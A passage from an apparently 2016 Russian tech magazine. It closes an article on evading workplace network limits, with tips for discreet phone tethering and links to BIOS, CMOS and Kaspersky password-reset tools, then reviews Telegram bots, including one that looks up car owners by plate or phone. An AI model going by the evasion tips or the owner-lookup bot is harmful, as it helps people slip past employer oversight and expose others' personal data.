

Добавляем свой или публичный прокси

Иногда проблема заключается не столько в запрете посещения определенных сайтов, сколько в квоте трафика. Сделать безлимитное подключение сегодня проще всего с помощью смартфона. Подключив выгодный тариф на мобильный интернет, можно раздавать трафик по Wi-Fi или использовать USB-tethering. Подключенный кабелем смартфон не светится в эфире и вызывает меньше подозрений. Ты его заряжаешь от рабочего компьютера, какие проблемы?

Все описанные методы имеют ограниченное применение из-за многообразия вариантов конфигурации. Пошаговые инструкции устаревают быстро, но общие принципы остаются неизменными годами.

WWW

Современный сервис подбора паролей к BIOS по коду ошибки

Программа Кристофа Гренье для дампа CMOS и обнуления пароля (zip)

Скрипт для сброса пароля от разных версий антивируса Касперского (zip)

Утилита для смены VSN

ТЕ САМЫЕ ДРОИДЫ

28 ПОЛЕЗНЫХ БОТОВ ДЛЯ TELEGRAM

Пик шумихи вокруг чат-ботов, скорее всего, уже пройден. Но что полезного она принесла человечеству? Мы отправились ворошить залежи ботов для мессенджера Telegram, чтобы сделать подборку, в которой любой пользователь (а тем более гик) найдет для себя что-нибудь ценное.

Андрей Письменный

Кладбище роботов

Признаться честно, поиски оказались не самым приятным занятием: сверкавшая еще год назад армия роботов постепенно превращается в свалку. Более половины потенциально полезных ботов перестали функционировать и просто-напросто не реагируют на запросы. Больше не отвечает бот «Флибусты»; полезнейший Utilsbot, который помогал бороться с разными видами кодирования, не подает признаков жизни; закрыт SteamSaleBot, оповещавший о распродажах в Steam, — остались лишь исходники, выложенные автором на GitHub.


Читатель из будущего, обрати внимание: статья написана в сентябре 2016 года, и, если кто-то из авторов вдруг забросит свое творение, не обессудь. Далеко не все разработчики готовы поддерживать серверы и ничего не получать взамен, а пристойной модели монетизации для ботов пока не придумали.

Отчаиваться, однако, пока рано. Есть надежда, что самые слабые боты уже отвалились, а те, что выжили, продержатся еще хотя бы пару лет. Нам удалось найти почти три десятка ботов, которые по-прежнему в строю и готовы приносить пользу любому, кто обратится.

Поиск и базы данных


@ImageBot

Это простейший бот для поиска картинок. Пишем ему `/get что-нибудь` и получаем в ответ картинку. Повторяем запрос и получаем другую картинку. Если написать `/getgif`, то бот поищет анимированный GIF. Такого бота бывает полезно подключить к групповому чату и вставлять в разговор изображения, не переключаясь в браузер и не шаманя с сохранением файлов.



@ImageSearchBot

Гораздо более продвинутая вариация на тему поиска картинок, созданная программистами «Яндекса». Отличается тем, что в приватном варианте понимает запросы без команды, а также выдает кнопку More — если хочешь повторить запрос, просто дави на нее. Иногда бывают полезны и кнопки с уточнением запроса — их предлагают автоматически в зависимости от темы.




Встроенные боты

В январе 2016 года разработчики Telegram добавили в мессенджер так называемых инлайновых ботов. Эти боты встроены прямо в клиент, и специально подключать их не нужно. Достаточно написать название бота в строке ввода сообщения, и можно взаимодействовать с ним, не покидая беседу. Эта функция поддерживается не во всех клиентах, но в мобильных приложениях она уже есть. Список встроенных ботов пока небольшой:


@pic — поиск по картинкам, практически полная замена @ImageBot;
@gif — то же самое, но для анимированных гифок;
@vid — поиск по YouTube;
@bing — поиск в интернете через Bing;
@wiki — поиск по «Википедии» и Wikimedia, который по непонятным причинам не дружит с русским языком;
@imdb — поиск по базе данных IMDB, ищет только фильмы;
@bold — предлагает обернуть текст в значки, которые задают курсив, жирный или моноширинный шрифт. Смысл не совсем ясен — проще набрать сами символы.

@Wolframbot
Мегаполезный бот, служащий интерфейсом к сервису Wolfram Alpha. Если ты вдруг не в курсе, это мощнейший движок, который знает безумное количество величин, измерений и фактов, может делать подсчеты (включая решение уравнений и интегралов) и так далее и тому подобное. В общем, главное — знать, как правильно спрашивать. Делать запросы через Telegram удобно, а вот ответы заметно уступают выдаче в виде веб-страницы: они состоят из нескольких мелких картинок с подписями.




@mnp_bot

Бот, который ищет информацию о телефонах в базе данных. К сожалению, не содержит справочника абонентов и выдает только данные о регионе и операторе связи. Тем не менее способен пригодиться: к примеру, когда кто-то звонил с номера со странным префиксом, можно не гуглить, а спросить у бота.



@AvinfoBot


Еще одна база данных, на этот раз автомобильных номеров. Для автомобилистов совершенно незаменимая штука: можно вбить номерной знак, VIN или номер телефона владельца машины и получить в ответ остальную информацию. Бот снабжен даже системой распознавания текста на картинках — если отправить фотографию с ясно видным номером, то он будет расшифрован и использован для поиска. Еще можно слать ссылки на auto.ru, avito.ru и darom.ru. Единственный недостаток — бот иногда спамит саморекламой.



Безопасность


@Temp_mail_bot

Этот бот генерирует временные почтовые ящики в домене @lackmail.ru. Создав ящик, можно смотреть, что на него пришло, — на сайте temp-mail.ru или через самого бота. Обрати внимание, что адресат тоже может получить доступ к ящику, так как для авторизации на сайте достаточно имени пользователя. Однако это не столь важно, особенно если учесть, что одноразовые ящики обычно создаются под одного адресата, который к тому же чаще всего 